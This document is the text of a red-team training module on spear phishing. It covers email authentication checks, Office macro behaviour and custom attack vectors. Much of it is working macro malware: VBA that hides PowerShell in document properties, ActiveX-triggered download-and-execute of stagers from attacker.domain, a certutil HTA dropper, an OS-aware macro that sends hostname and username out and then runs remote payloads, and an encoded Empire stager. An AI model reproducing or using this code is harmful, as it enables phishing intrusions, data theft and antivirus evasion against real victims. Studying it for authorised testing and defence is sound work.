



Penetration Testing  
eXtreme

# ADVANCED SOCIAL ENGINEERING

---

## MODULE 1



1.1. Introduction

1.2. Email delivery & macro fundamentals

1.3 Attack vectors development

1.4 Phishing techniques

1.5 Anti-analysis

SECURITY  
Forging security professionals



# 1.1 Introduction





# 1.1 Introduction



Emails are one of the few technologies that almost everyone, technical and non-technical, is familiar with. Even the most security-aware organizations whose network and endpoint security is particularly strong, are usually fairly lax about email.

eLearnSecurity  
Forging security professionals



# 1.1 Introduction



There is no doubt that phishing remains the top threat vector for cyber attacks. Attacking the human factor continues to be the most attractive and successful path for gaining an initial foothold.

For this reason, phishing is used prevalently by cyber criminals as well as nation-state actors.

Forging security professionals



## 1.1 Introduction



Recently, there has been a rapid and dramatic shift from broad spam attacks to spear phishing attacks, which have a significant financial, brand and operational damage.

eLearnSecurity  
Forging security professionals



## 1.1 Introduction



A recent survey documents that spear phishing was responsible for 38 percent of cyberattacks against enterprises.

eLearnSecurity  
Forging security professionals



## 1.1 Introduction



Email remains the most popular spear phishing medium, respondents said, with 90 percent reporting spear phishing attacks against their company via email. Respondents also reported that spear phishing attacks were increasingly directed at C-Suite executives.

eLearnSecurity  
Forging security professionals



# 1.1 Introduction



Sophisticated attackers use spear phishing emails as their tool of choice since spear phishing attacks open the door for further infiltration into any network accessible by the victim. Those targeted attacks usually contain a variety of offensive techniques such as ransomware, sender impersonation, credential phishing and typosquatting.

eLearnSecurity  
Forging security professionals



# 1.1 Introduction



Spear phishing has been associated with most of the largest cyberattacks in recent history including the widely publicized attacks on JPMorgan Chase & Co., eBay, Target, Anthem, Sony and various departments within the U.S. government.

eLearnSecurity  
Forging security professionals



## 1.1 Introduction



It is of great importance when delivering an advanced penetration test to have the ability to execute advanced social engineering attacks. Social engineering attacks have proved to be highly effective and can be quite stealthy if executed correctly.

eLearnSecurity  
Forging security professionals



# 1.1 Introduction



Since this course's goal is to present the Red Team approach, massive phishing campaigns are out of the equation. In this course's context, we will focus on advanced spear phishing attacks and custom client-side attack vectors.

eLearnSecurity  
Forging security professionals



# 1.2 Email delivery & macro fundamentals



13

## EMAIL DELIVERY & MACRO FUNDAMENTALS

eLearnSecurity  
Forging security professionals



## 1.2.1 Email delivery fundamentals



There is a common misconception about phishing. This misconception includes that phishing is relatively easy to implement and that it doesn't require a lot of preparation.

eLearnSecurity  
Forging security professionals



## 1.2.1 Email delivery fundamentals



This is not the case though. A number of standards exist to reinforce email delivery security and prevent message spoofing. Fortunately for a penetration tester, these standards pose as an obstacle that can be easily bypassed.

eLearnSecurity  
Forging security professionals



## 1.2.1 Email delivery fundamentals



Their first weakness is that they're not evenly implemented across all networks and with little knowledge of their specifics we can avoid triggering these countermeasures.

Let's go through them.

eLearnSecurity  
Forging security professionals



## 1.2.1 Email delivery fundamentals



### Sender Policy Framework

When we connect to a mail server and send the MAIL FROM command, we are claiming the message is from the address we provide. SMTP does not have a way of verify this claim.

eLearnSecurity  
Forging security professionals



## 1.2.1 Email delivery fundamentals



SPF

Sender Policy Framework (or **SPF**) is a standard to verify this claim. To take advantage of SPF, the owner of a domain publishes a list of authorized sending hosts in the Domain Name System (DNS) records for that domain, in the form of a specially formatted TXT record.

eLearnSecurity  
Forging security professionals



## 1.2.1 Email delivery fundamentals



SPF

When SPF is utilized and we are trying to relay a message through a mail server, the mail server will be in the position of checking the SPF record of the domain we are stating the message is from.

eLearnSecurity  
Forging security professionals



## 1.2.1 Email delivery fundamentals



SPF

If an SPF record exists and our IP address is not included in the record, there is good chance that the mail server may reject our message. SPF does not verify the message's From header.

eLearnSecurity  
Forging security professionals



# 1.2.1 Email delivery fundamentals



SPF

For SPF to operate as intended, **both** the following actions should be performed.

1. The mail server that receives a message must verify the SPF record
2. The domain owner must create an SPF record

To lookup the SPF record for a domain, use:

```
>> dig +short TXT domain.com
```



# 1.2.1 Email delivery fundamentals



SPF

You should see something similar to the following for microsoft.com.

```
>> dig +short TXT microsoft.com
```

```
root@kali:~# dig +short TXT microsoft.com
"FbUF6DbkE+Aw1/wi9xgDi8KVrII Zus5v8L6tbIQZkGrQ/rVQKJi8CjQbBtWtE64ey4NJJwj5J65PIggVYNabdQ=="
"google-site-verification=6P080w5E-8Q0m6vQ7FMAqAYIDprkVV8fUf_7hZ4Qvc8"
"docusion=d5a3737c-c23c-4hd0-9095-d2ff621f2840"
"v=spf1 include: spf-a.microsoft.com include: spf-b.microsoft.com include: spf-c.microsoft.com include: _spf-ssg-a.microsoft.com include:spf-a.hotmail.com
ip4:147.243.128.24 ip4:147.243.128.26 ip4:147.243.1.153 ip4:147.243.1.47 ip4:147.243.1.48 -all"
```



## 1.2.1 Email delivery fundamentals



### DKIM

SPF is not capable of verifying message content. DKIM is the standard to verify message content. DKIM is [DomainKeys Identified Mail](#). This mechanism is utilized by a mail server to sign a message and its contents, so others can confirm that it originated from that server. For the message signing process, a DKIM-Signature header is used.

Forging security professionals



## 1.2.1 Email delivery fundamentals



DKIM

The verification process is performed by a server, through DNS querying the domain's public key, to identify if the message originated from that domain or not.

eLearnSecurity  
Forging security professionals



## 1.2.1 Email delivery fundamentals



DKIM

For DKIM to operate as intended, cooperation between the domain owner and a mail provider must take place, so that a message lacking the domain's specific DKIM-Signature header is marked as something suspicious.

eLearnSecurity  
Forging security professionals



# 1.2.1 Email delivery fundamentals



DKIM

To check a domain's DKIM record, use the following command.

```
>> dig selector._domainkey.domain.com TXT
```

For example, let's check Twitter's DKIM record.

```
>> dig dkim._domainkey.twitter.com TXT
```

```
root@kali:~# dig dkim._domainkey.twitter.com TXT
; <>> DiG 9.10.3-P4-Debian <>> dkim._domainkey.twitter.com TXT
;; global options: +cmd
;; Got answer:
;; ->HEADER<- opcode: QUERY, status: NOERROR, id: 20139
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1
;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;dkim._domainkey.twitter.com. IN      TXT
;; ANSWER SECTION:
dkim.domainkey.twitter.com. 561 IN      TXT      "v=DKIM1; p=MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQCZ6zwKHLkoNpHNYPGwGd8wZoNZ0k5bu0t8wJwfksZsN
llZs4jTNFQLy6v40k9qd46NdeRZWhTAY+lmAAV1nfH6ulBj1Rhsdy mijqKy/MVZ9Njjdy/+FPnJSm3+tG9Id7zgLxacA1Yis/18V3TCfvJrHAR/a77Dxd65c96UvqP3QIDAQAB"
;; Query time: 33 msec
;; SERVER: 192.168.2.1#53(192.168.2.1)
;; WHEN: Wed Apr 19 12:05:07 EEST 2017
;; MSG SIZE  rcvd: 296
```



## 1.2.1 Email delivery fundamentals



As we mentioned above, DKIM requires tight cooperation between all email receivers and senders in order to be effective.

This is by no means a manageable solution. That is where DMARC comes in.

LearnSecurity  
Forging security professionals



# 1.2.1 Email delivery fundamentals



DMARC

Domain-based Message Authentication, Reporting and Conformance (or DMARC) is a standard that enables a domain owner to perform the following.

1. Announce DKIM and SPF usage
2. Advise other mail servers about their actions in case a message fails a check



# 1.2.1 Email delivery fundamentals



## DMARC

To check if a domain uses DMARC, use dig to lookup a TXT record for \_dmarc.domain.com.

```
>> dig +short TXT _dmarc.domain.com
```

For example, let's check wordpress.com for DMARC usage.

```
>> dig +short TXT _dmarc.wordpress.com
```

```
root@kali:~# dig +short TXT _dmarc.wordpress.com
"v=DMARC1; p=quarantine; pct=100; rua=mailto:0bqp2jnw@ag.dmarcian.com; ruf=mailto:0bqp2jnw@fr.dmarcian.com;"
```

Forging security professionals



## 1.2.1 Email delivery fundamentals



DMARC

Of course, DMARC will be effective only in case the message receiving server actively checks for the record and acts on it.

The same applies for SPF and DKIM. If a mail server does not actively look for and act on these countermeasures, its users are left exposed to spoofing attacks.



## 1.2.1 Email delivery fundamentals



### Accepted Domains

Without DMARC, SPF, and DKIM it's difficult to verify whether a message is a spoofing attempt. Although, if an organization has a crystal clear understanding of the domain it owns, there is another protection mechanism that can prevent spoofing of a local user. This mechanism is the Accepted Domains feature in Microsoft Exchange.

Forging security professionals



## 1.2.1 Email delivery fundamentals



### Spam Traps

In the next slide, you can find a list of factors and email components that are taken into consideration from spam traps while evaluating a received email.

eLearnSecurity  
Forging security professionals



# 1.2.1 Email delivery fundamentals



- Domain's age
- Links pointing to IP addresses
- Link manipulation techniques
- Suspicious (uncommon) attachments
- Broken email content
- Values used that are different to those of the mail headers
- Existence of a valid and trusted SSL certificate
- Submission of the page to web content filtering sites



## 1.2.1 Email delivery fundamentals



### Circumventing Defenses

To sum up, if you're planning to spoof a message from another domain you should perform the following.

- Check if the domain has an SPF, DKIM, or DMARC record
- Send a message to a non-existing user and analyze the non-delivery notice message's headers for critical information

Forging security professionals



## 1.2.1 Email delivery fundamentals



- If spoofing is not an option, try the legitimate approach. Register a domain that suits your social engineering campaign's context and properly set SPF, DKIM, and DMARC records for your domain.

eLearnSecurity  
Forging security professionals



## 1.2.2 Macro fundamentals



# MACRO FUNDAMENTALS

eLearnSecurity  
Forging security professionals



## 1.2.2 Macro fundamentals



### Macros: Documents Case

Visual Basic for Applications code can be embedded within Microsoft Office files, with the intention of automating processes and accessing Windows APIs and other low-level functionality, from inside those files.

eLearnSecurity  
Forging security professionals



## 1.2.2 Macro fundamentals



This Microsoft feature got abused by computer viruses in the late 1990s, mainly due its powerful functionality and the fact that, at that time, Office file macros were automatically executed by default.

eLearnSecurity  
Forging security professionals



## 1.2.2 Macro fundamentals



As of MS Office 2003, this behavior was altered. Macros were no longer executed automatically when an Office file was loaded and a GUI would pop-up informing users of macro presence inside the file.

eLearnSecurity  
Forging security professionals



## 1.2.2 Macro fundamentals



MS Office 2007 took macro security a step further. Macros could not be embedded at all within the default MS Word document file. This effort was facilitated by the [OfficeOpen](#) XML standard, based on which Microsoft introduced four distinct file formats.

eLearnSecurity  
Forging security professionals



## 1.2.2 Macro fundamentals



File Extension	File Type	Macros Permitted
DOCX	compressed document	No
DOTX	compressed template	No
DOCM	compressed document	Yes
DOTM	compressed template	Yes

eLearnSecurity  
Forging security professionals



## 1.2.2 Macro fundamentals



Microsoft Windows uses file extension to determine the software that will handle the opening of a file once it is clicked.

eLearnSecurity  
Forging security professionals



## 1.2.2 Macro fundamentals



By the time Microsoft Office is installed, the above extensions are associated with it. Subsequently, all of the above file types will be handled by the Microsoft Office suite of programs.

eLearnSecurity  
Forging security professionals



## 1.2.2 Macro fundamentals



Microsoft Word performs file data validation prior to opening a file. Data validation is performed in the form of data structure identification, against the OfficeOpen XML standard.

The validation is actually performed by MS Office's WWLIB.DLL component.

Forging security professionals



## 1.2.2 Macro fundamentals



The file name extension plays no role on this data validation process. If any error occurs during the data structure identification, the file being analyzed will not be opened.

eLearnSecurity  
Forging security professionals



## 1.2.2 Macro fundamentals



It should be noted that DOCM files containing macros can be renamed as other file formats by changing the file extension and still keep their macro executing capabilities.

eLearnSecurity  
Forging security professionals



## 1.2.2 Macro fundamentals



For example, an RTF file does not support macros, by design, but a DOCM file renamed to RTF will be handled by Microsoft Word and will be capable of macro execution.

eLearnSecurity  
Forging security professionals



## 1.2.2 Macro fundamentals



The same internals and mechanisms apply to all software of the Microsoft Office Suite (Excel, PowerPoint etc.).

You can run the following commands to see what files are associated with Office programs and find extensions able to execute macros (this will not provide the entire list).

```
>> assoc | findstr /i "word"
```

```
>> assoc | findstr /i "excel"
```

```
>> assoc | findstr /i "powerp"
```



## 1.2.2 Macro fundamentals



There is an exception regarding the macro fundamentals we have covered and this is **remote templates** in DOCX files.

DOCX files referencing a template that includes macros can “execute” macros as well.

eLearnSecurity  
Forging security professionals



## 1.2.2 Macro fundamentals



We can reference a (remote) template by executing the following steps.

File – Options – Add-ins – Manage: Templates – Go

eLearnSecurity  
Forging security professionals



# 1.3 Attack vectors development



## ATTACK VECTORS DEVELOPMENT

eLearnSecurity  
Forging security professionals



# 1.3 Attack vectors development



Although we want to showcase the Red Team perspective in this course, where the on disk footprint should be kept to a minimum, to be thorough, we will also cover techniques where our malware actually touches the disk.

eLearnSecurity  
Forging security professionals



# 1.3 Attack vectors development



As far as attack vectors are concerned, we will follow the custom-made and multi-stage approach. This approach will decrease the chances of being identified by a defense mechanism and will make the analysts' work harder.

eLearnSecurity  
Forging security professionals



# 1.3 Attack vectors development



In this section, we will focus on developing our own custom attack vectors to use in advanced social engineering engagements.

Specifically the following subjects will be covered:

- Custom macro development
- Custom actions
- OLE objects
- Chaining Excel DDE with MS16-032
- Uncommon extensions in social engineering
- Custom JavaScript Backdoor development
- Custom beaconing malware development
- Custom ClickOnce application development



# 1.3 Attack vectors development



You will find the code for each example as an attachment to this module.

eLearnSecurity  
Forging security professionals



## 1.3.1 Custom macro development



### Case 1: Macro leveraging file properties to hide its payload and StdIn to avoid logging

The following macro malware hides its PowerShell based payload in the file's properties. Specifically, a PowerShell command resides in the “Author” property. This macro malware also hides its PowerShell command's arguments from command line logging via invocation with *StdIn.WriteLine*.



## 1.3.1 Custom macro development



### Custom Macro

PowerShell is launched with multiple command line arguments to create as quiet of an execution as possible.

E.g. “-ExecutionPolicy bypass”, no window, no loading local profiles etc.



# 1.3.1 Custom macro development



## Custom Macro

### Notes:

1. It should be noted that *AutoOpen* is picked up by some AVs and therefore more creative ways should be employed for macro execution, such as triggering the macro from a button.



## 1.3.1 Custom macro development



### Custom Macro

2. Every time you perform modifications either, in your macro or in the file's content and save them, the "Author" property will be deleted. Consequently, you will have to right click on the file and enter your PowerShell command again.

eLearnSecurity  
Forging security professionals



## 1.3.1 Custom macro development



### Custom Macro

3. Another widely used technique by macro malware authors is to hide the payload on custom Excel forms or even inside the working spreadsheet, in an encoded form as we will see later on.

eLearnSecurity  
Forging security professionals



## 1.3.1 Custom macro development



### Custom Macro

4. It is very possible that the PowerShell command that this macro malware will execute is going to get picked up by Microsoft's Antimalware Scan Interface ([AMSI](#)) in Windows 10 environments.

In the following modules we will see ways to bypass AMSI.

Caendra Security  
Forging security professionals



## 1.3.1 Custom macro development



### Custom Macro

5. Variable c is not used anywhere in the macro. Including some unused code is a simple obfuscation tactic though.

You can find the source code on the following link.

<https://gist.github.com/anonymous/70939438968194d2b0f4d5d2cc53c45e>



# 1.3.1 Custom macro development



## Custom Macro

```
Public Sub PrintDocumentProperties()
    Dim oApp As New Excel.Application
    Dim oWB As Workbook
    Set oWB = ActiveWorkbook

    Dim Exec As String

    #If VBA7 Then
    Dim rwxpage As LongPtr, res As LongPtr
    #Else
    Dim rwxpage As Long, res As Long
   #End If

    Dim author As String
    author = oWB.BuiltinDocumentProperties("Author")

    Set objWshell = VBA.CreateObject("WScript.Shell")

    Dim c As String

    c = "WwBTAhAUwB0AGUAbQAUAE4AZQBU"
    c = c + "AA9ACJAE4AJwAnACKA"

    Dim objWshell1 As Object
    Set objWshell1 = CreateObject("WScript.Shell")
    With objWshell1.Exec("powershell.exe -nop -windowstyle hidden -Command -")
        .StdIn.WriteLine author
        .StdIn.WriteLine 1
        .Terminate
    End With

End Sub
```

Accessing the file's properties.  
Specifically, in this case we are accessing the Author property.

Leveraging [Windows Script Host](#) to run a program locally, manipulate the contents of the registry, create a shortcut, or access a system folder.  
Specifically, in this case we are creating a [WshShell](#) object to assist us in executing PowerShell commands.

The PowerShell command's arguments are hidden from command line logging leveraging *StdIn.WriteLine*.



## 1.3.1 Custom macro development



### Case 2: Using ActiveX controls for macro execution

Most malicious Word documents use the usual reserved names *AutoOpen()* and *Document\_Open()* to automatically run macros. These names seem to be picked up by AVs.

eLearnSecurity  
Forging security professionals



## 1.3.1 Custom macro development



### ActiveX Controls

The following macro malware uses a subroutine coming from an ActiveX control to execute its code. Specifically, it uses an *InkEdit* control to automatically execute its code.

eLearnSecurity  
Forging security professionals



## 1.3.1 Custom macro development



### ActiveX Controls

Embedding an ActiveX control in a document is straightforward.

Once the developer tab is enabled (File – Options – Customize Ribbon), go to the developer tab and then to the Controls section on the ribbon. You will find a big list of controls under Legacy Tools – More Options.

Forging security professionals



# 1.3.1 Custom macro development



## ActiveX Controls

When using ActiveX controls for macro execution, the victim will see the following warning.



Forging security professionals



# 1.3.1 Custom macro development



## ActiveX Controls

You can find the source code on the following link.

<https://gist.github.com/anonymous/3e669b249cc1a9343944a282cf30f0b8>

eLearnSecurity  
Forging security professionals



# 1.3.1 Custom macro development



## ActiveX Controls

There are a large number of procedures related to ActiveX control objects that are able to automatically run a macro. You can see some on the following table.

For more information please refer to the following link:

<http://www.greyhathacker.net/?p=948>



# 1.3.1 Custom macro development



## ActiveX Controls

ActiveX Control	Subroutine name
Microsoft Forms 2.0 Frame	Frame1_Layout
Microsoft Forms 2.0 MultiPage	MultiPage1_Layout
Microsoft ImageComboBox Control, version 6.0	ImageCombo21_Change
Microsoft InkJEdit Control	InkJEdit1_GotFocus
Microsoft InkJPicture Control	InkJPicture1_Painted InkJPicture1_Painting InkJPicture1_Resize
System Monitor Control	SystemMonitor1_GotFocus SystemMonitor1_LostFocus
Microsoft Web Browser	WebBrowser1_BeforeNavigate2 WebBrowser1_BeforeScriptExecute WebBrowser1_DocumentComplete WebBrowser1_DownloadBegin WebBrowser1_DownloadComplete WebBrowser1_FileDownload WebBrowser1_NavigateComplete2 WebBrowser1_NavigateError WebBrowser1_ProgressChange WebBrowser1_PropertyChange WebBrowser1_SetSecureLockIcon WebBrowser1_StatusTextChange WebBrowser1_TitleChange



# 1.3.1 Custom macro development



## ActiveX Controls

```
Sub InkEdit1_GotFocus()
Run = Shell("cmd.exe /c PowerShell (New-Object
System.Net.WebClient).DownloadFile('https://trusted.domain/file.exe','file.exe');Start-Process 'file.exe' ", vbNormalFocus)
End Sub
```

This is an example of downloading and executing an executable file using cmd.exe and PowerShell. This technique is quite loud and has a very large on-disk footprint.

Alternatively, for in-memory execution refer to next slide.



# 1.3.1 Custom macro development



## Custom Macro

```
Sub InkEdit1_GotFocus()
    Debugging
End Sub

Public Function Debugging() As Variant
    Const HIDDEN_WINDOW = 0
    strComputer = "."
    Set objWMIService = GetObject("winmgmts:\\\" & strComputer &
"\root\cimv2")
    Set objStartup = objWMIService.Get("Win32_ProcessStartup")
    Set objConfig = objStartup.SpawnInstance_
    objConfig.ShowWindow = HIDDEN_WINDOW
    Set objProcess = GetObject("winmgmts:\\\" & strComputer &
"\root\cimv2:Win32_Process")
    objProcess.Create "powe" & "rshell.e" & "xe" & " -ExecutionPolicy
Bypass -WindowStyle Hidden -noprofile -noexit -c if ([IntPtr]::size -
eq 4) {(new-object
Net.WebClient).DownloadString('https://attacker.domain/stager1.ps1') |
iex } else {(new-object
Net.WebClient).DownloadString('https://attacker.domain/stager2.ps1') |
iex}"
End Function
```

This macro takes advantage of [WMI Scripting Library](#). The code for executing an instance of PowerShell is an obfuscated version of the following. [https://msdn.microsoft.com/en-us/library/windows/desktop/aa394599\(v=vs.85\).aspx](https://msdn.microsoft.com/en-us/library/windows/desktop/aa394599(v=vs.85).aspx)

The condition checks if the macro operates inside a 32-bit or a 64-bit version of Windows. [According to MSDN](#) the property `[IntPtr]::size` is 4 in a 32-bit process and 8 in a 64-bit one.

Payloads are downloaded using the `DownloadString` method of the `WebClient` class. The string downloaded is then piped with `iex` a.k.a. invoke-expression.

Hiding payloads on trusted domains is an easy way to add a degree of stealthiness to our malware. This approach may prove effective for AV/HIPS/NIDS evasion if we also take into consideration that the payload execution is taking place entirely on memory.



## 1.3.1 Custom macro development



### ActiveX Controls

The source code of this implementation can be found in the following link:

<https://gist.github.com/anonymous/0e1abbf9364380294b5d9004e1d68213>

eLearnSecurity  
Forging security professionals



## 1.3.1 Custom macro development



### Case 3: The classic download and execute macro, with a twist

The following macro malware leverages Windows [certutil](#). It first drops a base64 encoded HTA file and then uses **certutil** to decode and execute it.

LearnSecurity  
Forging security professionals



## 1.3.1 Custom macro development



### Download and Execute

**HTA files** have a good record of evading defenses. They can be easily obfuscated and can be used in numerous attack scenarios as we will see later on. In comparison, dropping and executing an EXE file is a technique more prone to detection.

eLearnSecurity  
Forging security professionals



# 1.3.1 Custom macro development



Download and Execute

You can find the source code on the following link.

<https://gist.github.com/anonymous/3e7efa917632078693fc8fdbb7cc756>

eLearnSecurity  
Forging security professionals



## 1.3.1 Custom macro development



### Download and Execute

Metasploit, PowerShell Empire, SET, Unicorn and numerous other frameworks provide the capability of exporting their stagers in the form of HTA files.

You can also develop your own custom HTA file.



## 1.3.1 Custom macro development



### Download and Execute

For example, using PowerShell Empire (a PowerShell post-exploitation agent).

1. Setup a listener
2. Execute “*usestager hta listener's name*” and “*execute*”
3. Base64 encode the output and save it as a CRT file

eLearnSecurity  
Forging security professionals



# 1.3.1 Custom macro development



## Download and Execute

[\*] Active listeners:

ID	Name	Host	Type	Delay/Jitter	KillDate	Redirect Target
1	test	[REDACTED]	native	5/0.0		

=====  
Empire: PowerShell post-exploitation agent | [Version]: 1.6.0

[Web]: <https://www.PowerShellEmpire.com/> | [Twitter]: @harmj0y, @sixdub, @enigma0x3



180 modules currently loaded  
1 listeners currently active  
0 agents currently active

(Empire) > usestagger hta test  
(Empire: stager/hta) > execute  
<html><head><script>var c = 'powershell.exe -NoP -sta -NonI -W Hidden -Enc WwBTAHkAUwB0AGUAbQauAE4ARQBUC4AUwBFAHIAvgBpAEMAZQBQAG8ASQBOAHQATQbhAG4AYQbnAGUAcgBdAoA0gBFAHgAUAB1AEMAdAAxADAAMABDAE8AbgB0AEkAbgBVAGUAI  
AA9ACAAAMA7AC0QdwB1AD0ATgBFAHcALQPBAG1AsgBLAEMLMVAAgAFMAeQBTFAQZOBTA4ATgBLAHQALgBXAEUAgBDAEwAa0B1AE4dAA7ACQdAQ9ACCATOBvAHoAa0BsAGWAYQAvADUAlgAwACA  
AKABXAgkAbgBkAG8AdwBzACAATgB1UCAANgUADEAOwAgAfCAtTwBXADYANA07  
ACAAVAbgAGKAZAB1AG4dAVAVdCALgAvADsATAByAHYAgqAxADEALgAwACKAIAbSAGKAwB1ACAArWbLAGMawBvACCAoWkAFcAQwAuAEgAR0B  
BAGQAR0BSAHMALgBBAGQZAAGCcaV0BzAGUAcgAtAEAAzwbLAG4dAAnAcwAJAB1AcK4wAkHcA0wAuFAAcgBPAGeQAgD90  
AIA8bAFMAeQBzAFQRBQNC4ATgBFBAH0ALgBXAGUAgQBSAEUAQbVBAGVQAUwBUFA0Ag6AEQ0RQBGGAEadQbsAFOAvWbLAGIAUAb  
AE8AWBZAdSajAB3AGMALgBQAFIATwB4FKAlgBDATIAZQBEAGUAbgBUEAKAYQBMHMAIA9ACAAwBtAFKA  
cwBUEAQTQAUAE4ARQBUC4AQw  
ByAIAK8AB1AG4dAVAbpAGEAbA6DgABAEAAwBIAEUQAg6ADgARABLAGYAgQBVAEwAdAB0AEUdAB3AG8AUGBrAEw7ACQASw9AC  
cAMwBLACoArwBrAFKA  
tABVAFmA  
dgA2GEAYgA0AE8ASwAhACUUA  
BpAEAAJAB0AHE00BCAD4TAB-AHUAKwBSA  
Cc0AwkAEkAP0AwAdswBDAEgA00BSAFsAX0BdAcQgJA  
AB3AGMALgB  
EA8AvBuEwAbvBBAEQA  
UwBGAfIA  
A0BuAEc  
AKAAiAgg  
AdAB0AHA  
0AgvAC  
8AMQ  
5ADT  
LgAx  
ADYAOA  
uADIALg  
3Adp  
oAAA  
wDg  
MAAA  
vAG  
KAbg  
BKA  
GUA  
eA  
uAGEA  
cwBw  
ACIA  
K0Ap  
ACK  
AfAA  
1AHS  
AjAB  
fAC  
0Ag  
BYA  
E8Ag  
AkG  
sAw  
hAk  
AEK  
KwA  
rAC  
UA  
jA  
BrAC  
4AT  
BFAE  
44Rw  
BUEg  
AQ  
09Ad  
sAS  
OB  
FAG  
IA  
Ao  
AC  
QAg  
At  
Ag  
oAb  
wBJ  
AE4A  
JwAn  
Ack  
'new  
ActiveXObject('WScript.Shell').Run(c);</script></head><body><script>self.close();</script></body></html>

Forging security professionals



# 1.3.1 Custom macro development



## Download and Execute

```
Sub DownloadAndExec()

Dim xhttp: Set xhttp = CreateObject("Microsoft.XMLHTTP")
Dim bStrm: Set bStrm = CreateObject("Adodb.Stream")
xHttp.Open "GET", "https://trusted.domain/encoded.crt", False
xHttp.Send

With bStrm
    .Type = 1 '//binary
    .Open
    .write xhttp.responseText
    .savetofile "encoded.crt", 2 '//overwrite
End With

Shell ("cmd /c certutil -decode encoded.crt decoded.hta & start
decoded.hta")

End Sub
```

This macro takes advantage of [Microsoft XML Core Services \(MSXML\)](#). Specifically, it uses [ServerXMLHTTP](#) directly to fetch the encoded payload.

The encoded payload (Base64 encoded HTA file saved as CRT) is dropped on disk.

Certutil is utilized to decode the encoded payload (Base64 encoded HTA file saved as CRT) and throw it as output in an HTA format. Finally, cmd.exe is used to trigger the HTA payload.



## 1.3.1 Custom macro development



### Case 4: Macro malware that retrieves the OS (Windows or OSX) and executes the appropriate payload

The following macro malware is context-aware, as far identifying the OS in which it is running.

It understands whether it is running on a Windows or OSX environment and executes the appropriate payload to compromise its target.



## 1.3.1 Custom macro development



### OS-aware macro

In addition, it retrieves both the victim's hostname and username, it base64 encodes them and finally sends them back to a remote server.

eLearnSecurity  
Forging security professionals



## 1.3.1 Custom macro development



### OS-aware macro

The malware's critical functionality can be found below. For the entire source code please refer to the following link.

<https://gist.github.com/anonymous/db37338ba9c59336a0ee3d324d152bc9>

eLearnSecurity  
Forging security professionals



# 1.3.1 Custom macro development



## OS-aware macro

### Notes:

1. To create an OSX specific payload to use in a macro-based attack you can use [Project Empyre](#)
2. Office 2016 on OSX properly sandboxes execution, but there are still interesting things to do when your agents call back



# 1.3.1 Custom macro development



## OS-aware macro

```
Private Sub Workbook_Open()

    result = Application.OperatingSystem
    position = InStr(result, "Macintosh")

    If position = 0 Then
        ' Using windows'
        'MsgBox "Microsoft Excel is using Windows " & position
        hostname = Environ$("computername")
        username = Environ$("username")
        'MsgBox "test: " & hostname & " " & username
        Dim sURL As String, sResult As String
        Dim oResult As Variant, oData As Variant, R As Long, C As Long

        text = hostname & " " & username
        encoded = Base64EncodeString(text)
        sURL = "http://XX.XX.XX:80/" & encoded
        'MsgBox "URL: " & sURL
        sResult = GetHTTPResult(sURL)
        sResult = GetHTTPResult("http://attacker.domain/payload_windows")
        'Debug.Print sResult
        command = "powershell.exe -NoP -sta -NonI -W Hidden -Enc " & sResult
        'Debug.Print command
        result = Shell(command)

    Else
        aURL = "http://attacker.domain/"
        result = system("/usr/bin/python -c 'import socket,os,base64,urlllib2;urllib2.urlopen(" & Chr(34) & aURL & Chr(34) & " + base64.b64encode(socket.gethostname()) + " & Chr(34) & " " & Chr(34) & " + os.environ[\"USER\"] & Chr(34) & "])'")
        Debug.Print result
        result = system("/usr/bin/python -c 'import socket,os,base64,urlllib2;exec(urllib2.urlopen(" & Chr(34) & "http://attacker.domain/payload_osx" & Chr(34) & ".read())' &"")
    End If
End Sub
```

This macro takes advantage of [Microsoft XML Core Services \(MSXML\)](#) to fetch payloads and exfiltrate data on Windows environments and [urllib2](#) on OSX environments.

Payloads are executed using PowerShell on Windows environments as opposed to OSX environments, where Python is used.

This macro also performs minor information gathering. The information gathered are sent to an attacker controlled server, using the communication mechanisms we described above.



## 1.3.1 Custom macro development



### Case 5: RTF + Signed binary + DLL hijacking + Custom MSF loader = ❤️

The following macro malware combines RTF's default behavior of dropping embedded OLE objects into the TEMP directory with a DLL hijacking vulnerability of a trusted (and signed) executable (Kaspersky's kavremover.exe) and a custom made Meterpreter loader.

\*To return to slide 100, click [HERE](#).



## 1.3.1 Custom macro development



RTF + Signed binary + DLL hijacking + Custom MSF loader

RTF files containing embedded OLE objects showcase an interesting behavior. Once they are opened they automatically drop the embedded OLE objects into the TEMP directory. So, how can this be useful for a Red Team member?

eLearnSecurity  
Forging security professionals



## 1.3.1 Custom macro development



RTF + Signed binary + DLL hijacking + Custom MSF loader

If we could find a trusted (and signed) binary that is vulnerable to DLL hijacking, we could embed both the trusted binary and the malicious DLL in an RTF file. This way, once the RTF is opened both of them will be dropped in the same directory (the TEMP directory).

eLearnSecurity  
Forging security professionals



## 1.3.1 Custom macro development



RTF + Signed binary + DLL hijacking + Custom MSF loader

DLL hijacking requires that the malicious DLL, which is going to hijack the loading of the legitimate one, should be in the same directory as the executable having the DLL hijacking vulnerability.

eLearnSecurity  
Forging security professionals



## 1.3.1 Custom macro development



RTF + Signed binary + DLL hijacking + Custom MSF loader

From inside a macro we can automate this procedure, launch the vulnerable executable and subsequently trigger the DLL hijacking vulnerability. You may recall that RTF files do support macros, but bear with me for a minute...

eLearnSecurity  
Forging security professionals



## 1.3.1 Custom macro development



RTF + Signed binary + DLL hijacking + Custom MSF loader

It should be noted here that since the on-disk footprint of this attack is quite large, we should make sure that our malicious DLL will be able to evade defenses. This is why, for this attack, we are going to create a custom meterpreter loader.

eLearnSecurity  
Forging security professionals



## 1.3.1 Custom macro development



RTF + Signed binary + DLL hijacking + Custom MSF loader

The trusted (and signed) executable we are going to use is an older version of Kaspersky's kavremover.exe, which is known to be vulnerable to DLL hijacking. Let's see how can we chain all this into a single macro attack.

eLearnSecurity  
Forging security professionals



## 1.3.1 Custom macro development



RTF + Signed binary + DLL hijacking + Custom MSF loader

Let's start with our custom meterpreter loader. We are going to modify [Rafael Mudge's Metasploit loader](#) so that it can hijack kavremover.exe's legitimate DLL and provide us with a meterpreter shell.

eLearnSecurity  
Forging security professionals



## 1.3.1 Custom macro development



RTF + Signed binary + DLL hijacking + Custom MSF loader

Following the procedure described in the these blog posts we can identify that we need to change function main() to the following.

<https://astr0baby.wordpress.com/2014/02/12/custom-meterpreter-loader-dll/>

<https://astr0baby.wordpress.com/2014/02/13/customising-meterpreter-loader-dll-part-2/>



# 1.3.1 Custom macro development



